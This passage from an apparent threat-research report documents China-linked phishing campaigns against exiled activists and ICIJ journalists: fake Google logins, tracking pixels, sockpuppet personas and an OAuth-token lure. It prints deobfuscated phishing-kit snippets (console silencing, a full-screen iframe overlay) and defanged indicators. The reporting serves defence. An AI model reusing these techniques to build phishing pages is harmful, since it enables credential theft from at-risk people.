

Figure 5: The mirrored ICIJ China Targets page hosted on the attackers' infrastructure. The pages are identical to the real ICIJ pages, with the exception of the contact email, **mailtocontacticij@gmail[.]com,** to add legitimacy to their phishing attempt.

Hong Kong Activist

The network also heavily targeted Carmen Lau,[5] a pro-democracy activist from Hong Kong exiled in the United Kingdom. Over a one-month period, Lau received – and shared with us – at least 13 distinct phishing emails sent to her personal email address. The phishing emails included malicious links to steal her credentials, as well as tracking pixels likely intended to alert the attackers when she had opened the emails. The tracking pixels would also send limited identifying information back to the attackers

[5] Carmen Lau has given consent to be named in this report.

infrastructure. Lau's case is notable for the volume of emails sent, indicating her exposure as a high priority target of transnational repression likely linked to the CCP. For example, Lau's name appears on the bounty list that Hong Kong police issued against a number of exiled democracy activists for alleged national security violations. She also faced a campaign of gender-based digital transnational repression that relied on sexualized harassment and fake images of her being circulated online.

Journalist

GLITTER CARP not only impersonated the ICIJ in these attacks, but also targeted them with the same tactics as those used against the diaspora communities. In June 2025, Scilla Alecci, the project coordinator of ICIJ's "China Targets" investigation, received a similar spoofed account security alert to those listed above. The email contained a phishing link and a tracking pixel, both of which we attribute with high confidence to this cluster of activity.

Alecci and the ICIJ were targeted multiple times by this network, likely as a consequence of their reporting. GLITTER CARP is not the only cluster we observed targeting the ICIJ and Alecci specifically. In **Part II** of this report, "A Few Loose Sequins," we discuss SEQUIN CARP, a second cluster of activity that focuses on compromising the accounts of journalists working on China-related issues.

Other Targets

Overall, the GLITTER CARP network extensively targeted four of the five diaspora communities systematically persecuted by the CCP, along with journalists who exposed Beijing's transnational repression tactics. Although we did not observe targeting of the Falun Gong, we identified two subdomains, **epochtimes.entryfortify[.]com** and **epechtimes0[.]org**, that appear to impersonate the Epoch Times, the news arm of the Falun Gong, indicating that there may have been targeting that we are not aware of.

Our analysis of the infrastructure used in these attacks revealed an extensive network of IP addresses and domains deployed across the various campaigns. The size and scope of the network, along with the presence of over a hundred domains not observed in operations targeting civil society groups, leads us to assess that this infrastructure likely supports additional attacks beyond those documented here.

GLITTER CARP Technical Attack Details

The infrastructure used in these attacks has been active since at least 2023 and includes domains used for:

- Credential theft
- Tracking pixels to gather information and see when phishing emails were opened
- Backstopping or impersonation support to make the attacks more believable

Although specific pages and resources were developed for each use case, they all shared the same overarching infrastructure, often hosted on the same IP addresses.

The majority of these domains are registered using Namecheap, with a few outliers including GMO Internet Inc, and Gname. They are hosted primarily on IPs owned by Bedge Co, Kaopu Cloud HK, Lightnode HK, and Cable Giant CATV. These entities are all Asia-Pacific cloud and network infrastructure providers whose IP space is commonly leveraged by threat actors for malicious hosting and proxy operations. A full list of domains as part of this analysis can be found in the **Appendix**.

Credential and Token Theft Infrastructure

The ultimate goal of this infrastructure cluster appears to be stealing credentials needed to access an individual's email account. The majority of the accounts we saw targeted were Google accounts, although there are indications from domain naming schemas and external reporting that Microsoft 365 accounts were targeted as well.

When a user clicks a link, typically sent via email or chat applications such as Signal or Line, they are redirected to an attacker-controlled web page displaying a fake Google login page. The login page is designed to appear legitimate to trick users into entering their email and password, which the attacker then harvests.

We identified three different ways that the links were delivered to targets:

1. **Impersonation Emails**: the link would typically be presented as leading to a cloud-hosted questionnaire for an interview or to a document that needed to be reviewed. The attackers likely hoped the target would assume that they needed to login to their account to view the document, which is a common occurrence with cloud-hosted resources.
2. **Fake Security Alerts**: an email impersonating a technology platform would claim that there was unauthorized activity on the account, and that the user needed to login to the account to verify or risk losing access. In this case, the user would expect to be taken to a login page and be required to enter their credentials.
3. **Google Drawing**: in one interesting case mentioned above, Watchout was sent a link that claimed to lead to interview questions, however it actually led to a legitimate Google Drawings page. The attackers had leveraged real Google Drawings functionalities to create a "drawing" that appeared to be a page requiring authentication. The drawing included a "button" with an embedded link that led to the phishing page.

All three methods led to the same phishing pages, which appear identical to a legitimate login page. The phishing pages leverage a technique that allows the attackers to hide the real phishing page behind a simple loader page and easily swap out or redirect the login content (i.e., the malicious, legitimate-looking, but fake login page) without changing the main page. To achieve this obfuscation the code loads the fake login interface inside of a hidden container called an iframe. An iframe is an HTML

element that embeds another document or webpage within the current page, acting as a “window” to external content. This technique hides the underlying malicious webpage, which has additional content that might reveal the attack and the iframe expands to cover the entire browser window. This tactic has historically been used by modular phishing kits.

The phishing kit also uses obfuscated JavaScript code that makes the page harder to analyze. It hides readable text and disables normal browser debugging features, which prevents analysts from easily inspecting what the page is doing in developer tools. It also stores small pieces of information in the user’s browser using base64 encoded cookies to track how the victim moves through the phishing process.

```
const poisonConsole = disableConsole(this, function () {
    const noop = function () {};
    ...
    globalObject.console.log = noop;
    globalObject.console.warn = noop;
    globalObject.console.error = noop;
    // ...  etc
});
```

Figure 6: Snippet of deobfuscated code from phishing site showing the anti-forensic technique of console poisoning, which silences all browser developer tools output so users and analysts are unable to see errors or debug the page.

```
// If iframe URL changed, store it in a cookie (base64 encoded)
if (currentHref !== lastHref) {
    lastHref = currentHref;
    document.cookie = cookieUrlName + "=" + btoa(currentHref) + cookieAttrs;
}
…
iframe.style.cssText =
   "position:fixed;margin:0px;border:0;width:100%;height:100%;";
iframe.src = iframePath; // loads /?_gnif=1
body.appendChild(iframe);
```

Figure 7: Snippet of deobfuscated code from phishing site showing UI spoofing and URL tracking.

GLITTER CARP Tracking Pixel Cluster

In these campaigns, GLITTER CARP uses domains they control to host web content that could function as a tracking beacon within the phishing emails. The emails often contain a hidden image reference, often a 1×1 pixel, that points to a URL on the attacker’s domain. When a recipient opens the email and their email client is configured to load remote images (often on by default), the device automatically

makes a request to that server. This functionality allows the attacker to collect engagement telemetry, which could include information such as the time the message was opened, the recipient's IP address and approximate geolocation, and device or mail client information. This tracking occurs without the target needing to click anything, which allows the attacker to confirm that an email account is active and that the message was opened.

The domain itself hosted benign-looking content, in almost all cases a copy of a blog page with a Spanish Cocktail recipe that is pulled directly from a real recipe blog.



This 100-Year-Old Spanish Cocktail Is the Only Way I'm Sipping Red Wine All Summer (Only 4 Ingredients!)

Rachel Perlmutter
Published Jul 27, 2024

Traditionally, Tinto de Verano is a Spanish cocktail made with chilled red wine and La Casera Limón, a citrus soda popular in Spain. While that soda isn't widely available in the United States, this recipe gives plenty of alternatives to recreate the recipe at home.

Get the recipe: Tinto de Verano

Credit: Photo: Alex Lepe; Food Styling: Rachel Perlmutter

We independently select these products—if you buy from one of our links, we may earn a commission. All prices were accurate at the time of publishing.

Last summer I cross-tested our Tinto de Verano recipe. It was so good, I made a batch to bring to movie night at the park. Then I made another batch for the park next week. And then I did it again. I brought it to park hangs, beach days, and summer potlucks so many times I lost count because it's exactly what I want to drink. It's crisp, refreshing, fruity, and not-too-sweet. Most importantly, I think, it's not too boozy for outdoor summer drinking. I love it so much I even made a little video about it.

What Makes This Tinto de Verano So Good

If I'm hanging out at the park or the beach, I'm there for a good time *and* a long time. I don't want a strong drink because, let's face it, I'm going to have to pack it in and leave early. Tinto de Verano is a refreshing, low-ABV drink I can sip on. Chilled red wine lends a natural fruitiness without being too sweet, and this recipe gives a range of bubbly mixers so you can customize the flavor to your liking.

Credit: Photo: Alex Lepe; Food Styling: Rachel Perlmutter

Filed in: BEVERAGES COCKTAILS RECIPE REVIEW

Figure 8: Screenshot of the Spanish Cocktail recipe featured on the network's tracking pixel domains. The recipe is used to hide the actual purpose of the domain, which is designed to alert the attackers when one of their emails was viewed.

GLITTER CARP Impersonation Domains

The third type of domain infrastructure are ones that are meant to impersonate an individual or an organization which these actors are using to social engineer their targets. These pages were often sent directly to individuals as links and did not have any malicious content, and instead were aimed at building credibility with their victims.

Some of the impersonation domains were directly observed in active campaigns. Others were seen as part of infrastructure analysis using tools such as passive DNS, and the targeting and impersonation behind them is inferred.

Email Distribution Domain: ICJIORG[.]ORG

There was only one domain we observed as part of the attacks that varied from the larger network described above. The attackers created another domain specifically for impersonating members of ICIJ, icjiorg[.]org. This domain was used to send emails impersonating specific journalists associated with the ICIJ, possibly as a way to avoid raising suspicion by using a Gmail or Proton email domain when sending emails.

It appears that the point of registering this domain was solely to use its email server capabilities. The associated website was never created to mimic the ICIJ the way we saw with some of the other impersonation domains. The domain icjiorg[.]org hosts a webpage shell that has a "coming soon" landing page for the International Organization for Children and Youth (国际儿童与青少年组织). It is built using the GoDaddy WebPage builder and uses the standard language used when setting up an initial webpage. The characters on the site are simplified Chinese characters, which are used almost exclusively in mainland China, indicating the language of those who established the site.

Figure 9: Landing page for the impersonation domain icjiorg[.]org.

The mail server associated with the domain is **smtp.secureserver[.]net**, the infrastructure used by GoDaddy's workspace email client.

Related Reporting

This infrastructure cluster and campaign described in this report match previously reported activity identified by Proofpoint. Proofpoint tracks activity they have observed using the same infrastructure as UNK_SparkyCarp. They observed the cluster targeting the Taiwan semiconductor industry in November 2024 and March 2025 with a custom adversary-in-the-middle (AiTM) phishing kit similar to the one we observed targeting the organizations listed above. Given that we did not observe victimology overlaps with Proofpoint's report, we assess that these activities are related but may not overlap completely.

In the same report, Proofpoint also identified that there was simultaneous targeting of individuals in the Taiwan semiconductor industry by UNK_DropPitch, an additional actor they saw leverage phishing emails to deliver the HealthKick backdoor. These phishing emails were sent from the email address `Amelia_W_Chavez@proton[.]me` - very similarly named to the email address observed delivering HealthKick to the Uyghur and Tibetan organizations (World Uyghur Congress and TibCERT).

Volexity similarly reported on delivery of a backdoor that they refer to as a GOVERSHELL variant. They also observed emails from the same address that targeted WUC and the Tibetans, `Amelia_Chavez_Y@pm[.]me`. Volexity observed targeting of individuals in North America, Asia, and Europe, and, similar to the cases we observed, the emails were sent from fictional organizations.

It is important to note that both our investigation and Proofpoint's observed concurrent targeting of specific organizations using both the AiTM phishing kit (GLITTER CARP, UNK_SparkyCarp) and the delivery of HealthKick using different phishing tactics by a separate group (UNK_DropPitch). This indicates that there is most likely some sort of coordinated targeting between the groups with different technical capabilities. At this time, we are unclear whether this coordination is formal, informal, or indicates dual-tasking from a central source, as is sometimes seen with government-contractor relationships.

PART II: SEQUIN CARP–A Few Loose Sequins

China Targets Investigation

In April of 2025, the International Consortium of Investigative Journalists (ICIJ) released the findings of an over 10-month investigation exposing how the Chinese government conducts transnational repression across far-flung borders to intimidate, influence, and control government critics, activists and dissidents living in exile and within diaspora communities. This investigation involved over 100 journalists from more than 30 countries who conducted extensive reporting and interviews on the tactics used, including stalking and physical surveillance, intimidation of family members, the weaponization of international mechanisms such as Interpol, and digital intrusions and surveillance methods.

Following the release of ICIJ's findings, Guo Jiakun, a spokesperson for China's Ministry of Foreign Affairs, told reporters that the government "opposes groundless accusation, vilification and smears by some ill-intentioned forces on China's normal law enforcement and judicial cooperation." This statement is consistent with the Chinese government's dismissal of what it terms "the so-called "transnational repression" narrative," which is often framed in terms of respecting or defending national sovereignty. For example, in response to the arrest of two New York City residents who had allegedly helped Chinese authorities operate an overseas police station in the city, the Chinese government rejected the charges, asserting that "China adheres to the principle of non-interference." Instead, the Chinese government has routinely asserted that its critics are themselves meddling in China's internal affairs. After reports emerged that Chinese authorities were harassing Tibetans and Uyghurs living in Switzerland, a Foreign Ministry spokesperson asserted that China would "brook no interference by any external forces" in its governance of Tibet and Xinjiang. Such public statements are part of the Chinese government's long history of refuting criticisms of its human rights record as unacceptable foreign "interference," and reflect the Communist Party's hostility towards any challenge to its legitimacy as China's sole ruling political party.

Beijing's protests of the "China Targets" series revealed that the reporting clearly got their attention. Shortly after publication, a series of digital attacks with connections to China began targeting journalists from the ICIJ who had worked on the China Targets project. From June 2025 to March 2026, the Citizen

Lab worked closely with journalists from the ICIJ to track at least three attempts at infiltrating the journalist's accounts as well as those of partner organizations, which we track as SEQUIN CARP.

Stealing a Narrative

A unique aspect of SEQUIN CARP targeting is the co-opting of narratives to use as plausible backstopping for targeting journalists. On June 4, 2025, Caixin, a Beijing-based media portal known for business and investigative journalism, reported that a judicial assistant to the Beijing Third Intermediate People's Court named Bin Bai fled from China to Japan after allegedly stealing up to 300 million yuan in enforcement funds. On June 17, an X account named Bin Bai (@baoliaoX) posted a lengthy thread stating that the charges against him were fabricated and claimed he saved screenshots and documents that supported his innocence.



Figure 10: Partial screenshot of an archived post by someone claiming to be Bin Bai declaring his innocence and explaining the charges and situation from his point of view.

Three days later, ICIJ journalist Scilla Alecci—the project coordinator of the China Targets report—received an email from a "Bin Bai"[6] at her personal email address. In this email, the sender stated almost exactly the same story that was shared on Twitter, including details like "embezzled 300 million yuan," "fled abroad," and "collaborated with foreign forces." The email from "Bin Bai" included a link to an archive of documents that proved he was wrongly accused and was a scapegoat for a larger corruption scheme. As we explain in detail in the next section, this link was part of an OAuth attack to gain access to Alecci's email.

Although the email was signed by Bin Bai, the sender name and email did not match the Bin Bai persona, as seen in the figure below.


On Fri, Jun 20, 2025 at 12:22 AM Hans Witting <vebefax002@gmail.com> wrote:

> Dear Ms. Alecci,
>
> My name is Bin Bai, and I previously served as a judicial assistant in the Enforcement Division of the Beijing No. 3 Intermediate People's Court. I am reaching out to you and the International Consortium of Investigative Journalists (ICIJ) to report a case of systemic corruption within China's judicial enforcement system.
>
> Since June 2025, I have been the target of a defamation campaign across Chinese-language media and online platforms. Allegations such as "embezzling 300 million RMB," "fleeing abroad," or "collaborating with foreign forces" are entirely fabricated. These narratives are not only baseless but also serve to obscure a much deeper institutional problem.
>
> I have now safely left the country temporarily, solely for my personal protection. I would like to disclose several critical facts:

Figure 11: Screenshot of the first email sent by "Bin Bai" to Alecci. The sender name, email address, and signature do not match up to a consistent persona.

This lack of coherence in phishing emails is not unique to this particular attack. In **Part I** of this report, we also identified examples of phishing emails where the sender's name, the email address, and the name in the body of the email were all different. This pattern was also identified by the security firm Volexity, who observed the same actor we track as GLITTER CARP. With GLITTER CARP, the email addresses and names used appear to be random, even when attempting to impersonate a known individual. In their report, Volexity notes that these kinds of mistakes suggest an automated component to the attack with apparently very little human oversight.

[6]In the context of this report, Bin Bai refers to both a real person and the attacker-controlled persona. We do not believe there is any connection between the real Bin Bai and the X/email accounts mentioned in this report.

However, there is a difference between the lack of coherence outlined in **Part I** of the report and the activity described in this section. The mistakes made by SEQUIN CARP appear to reflect mistakes in persona management. The sender's name changed between emails on the same thread, even as the sender's email address itself stayed the same. The senders and email addresses used in error are also not random, as was seen with GLITTER CARP, and appear to reflect either individuals being impersonated or other fictitious personas likely used in other attacks.

The failure of the attackers to properly manage the persona provided two more artefacts to research: Hans Witting and `vebefax002@gmail[.]com`. A search on X (formerly Twitter) for "Hans Witting" revealed an account `@HWitting5943`. The account has the hallmarks of an inauthentic account: it was created in May 2025, shortly before the initial malicious email to Alecci, it has the default profile image, has no banner, only one post, and no followers. The account followed 23 other accounts, some of which are Chinese activist or dissident groups, including Safeguard Defenders, Rights Lawyers CN, and the Far East Youth League. The account also followed Japanese government accounts and various U.S. officials. Most notably, one of the 23 accounts which `@HWitting5943` followed is Bin Bai's, `@baoliaoX`.



Figure 12: Screenshot of Hans Witting's X (formerly Twitter) account. One of the few accounts it follows includes Bin Bai.

Using open-source intelligence (OSINT) methods, the Hans Witting account revealed a partially obfuscated email address of `ve********@g****.***`. The partial email address appears to match not only the exact length of the email address that contacted Alecci (`vebefax002@gmail[.]com`), but also appears to be consistent with a Gmail address that has the same first two letters. Additionally, the Hans Witting account follows the Bin Bai account, leading us to conclude with a high level of confidence that `@HWitting5943` is connected to the malicious email received by Alecci.

There are also indications to suggest that the account was used to target other activists. The only tweet posted by Hans Witting was a reply to a Chinese activist living in Japan, where he inquired about their email address.

Figure 13: Screenshot of an archived post from Hans Witting. In the tweet they note their inability to send an email to the address shared in the activist's X bio.

The overlap between the malicious email, the Caixin story, and Bin Bai's appeal on X presents three possible explanations:

1. Bin Bai's existence and account was fabricated to backstop the persona.
2. The attackers hijacked Bin Bai's story from Caixin and X and used it in an attempt to trick Alecci.
3. Bin Bai's story was real and the associated X account was created and run by the attackers to backstop their phishing attempt.

Caixin is a privately funded media organization in China, and is known for its investigative reporting on corruption. In 2021, the Chinese government excluded it from the approved media list, significantly reducing its distribution within the country. Since then, the outlet has maintained its reputation, but is suspected to practice censorship by omission to work within China's legal framework. Based on that information, we concluded that it is unlikely that Caixin wittingly participated in a complex luring attempt by the Chinese government, allowing the planting of an entirely fabricated story in its support.

We identified several pieces of online content that align with the original Caixin story, and support the existence of Bin Bai, including a person who claimed to have assisted Bin Bai when he fled to Japan. The person also claimed that the X account—`@baoliaoX`—was not Bin Bai's authentic account. Coincidentally, around the time the ICIJ began to investigate for this report, the `@HWitting5943` account was deleted, apparently by its operators; and the `@baoliaoX` profile removed all posts related to his defection story.

Although we cannot independently verify the person's claims about meeting Bin Bai, their story supports the proposition that Bin Bai's story is real. The coincidence of the two accounts being edited and/or deleted around the same time as the ICIJ began their investigation for this report introduces additional

uncertainty to the conclusion that Bin Bai's X account was operated by himself. The ICIJ attempted to contact the real Bin Bai, but was unable to locate him.

We conclude that it is probable that the attackers created both the `@HWitting5943` and `@baoliaoX` accounts. The Bin Bai account was a fully developed persona, they shared his story, posted photos of him, and interacted with commenters. This level of effort suggests that the Bin Bai account was created to provide a probable identity for journalists verifying the email and to support them falling for the OAuth attacks. The co-opting of Bin Bai's narrative and the effort taken to provide ample information to support the attackers story, suggests that Alecci was a high priority target.

SEQUIN CARP: OAuth Attacks

The Phishing Email

Analysis showed that the link to the "encrypted archives" referenced in the email to Alecci led to a Google login page configured to generate and give the attackers access to an Open Authorization, or OAuth token. An OAuth token is a way for a user to grant an app or service access to your account in a way that doesn't require your actual password. Once a user gives consent the token grants the app permission to access certain things about your account, in this case access to email, calendar, and contacts. The token is used as a "bridge" to achieve successful authentication to the resources, and will remain in effect until that access is specifically revoked. In addition, this attack leverages "refresh tokens." Unlike traditional access tokens which have a limited lifetime, a refresh token allows an application to request additional access tokens over time. This means that access may continue to work even after changing the password to the account, making it a desirable way for an attacker to access an account.[7]

The link in the initial lure was hosted on a popular cloud-based platform designed to make it look legitimate, and served a file called "GoogleVerify.html" with a victim specific parameter, in this case the target's email address.

```
hxxps://s3.dualstacks.us-east-1.amazonaws.com/ifans[.]online/uploads/GoogleVer
ify.html?id=[TARGET EMAIL ADDRESS]
```

After hitting the initial cloud-hosted landing page, which initiates a real OAuth authorization request to Google, the user is redirected to the real accounts.google.com page which presents an authentic Google OAuth sign-in page requesting that the user grant access to a third party app. Once the user authenticates and completes any required 2FA flow, Google redirects the browser back to the

[7]According to the Google OAUth 2.0 specifications, refresh token access might stop working if the user changed passwords and the refresh token contains Gmail scopes.
https://developers.google.com/identity/protocols/oauth2#expiration

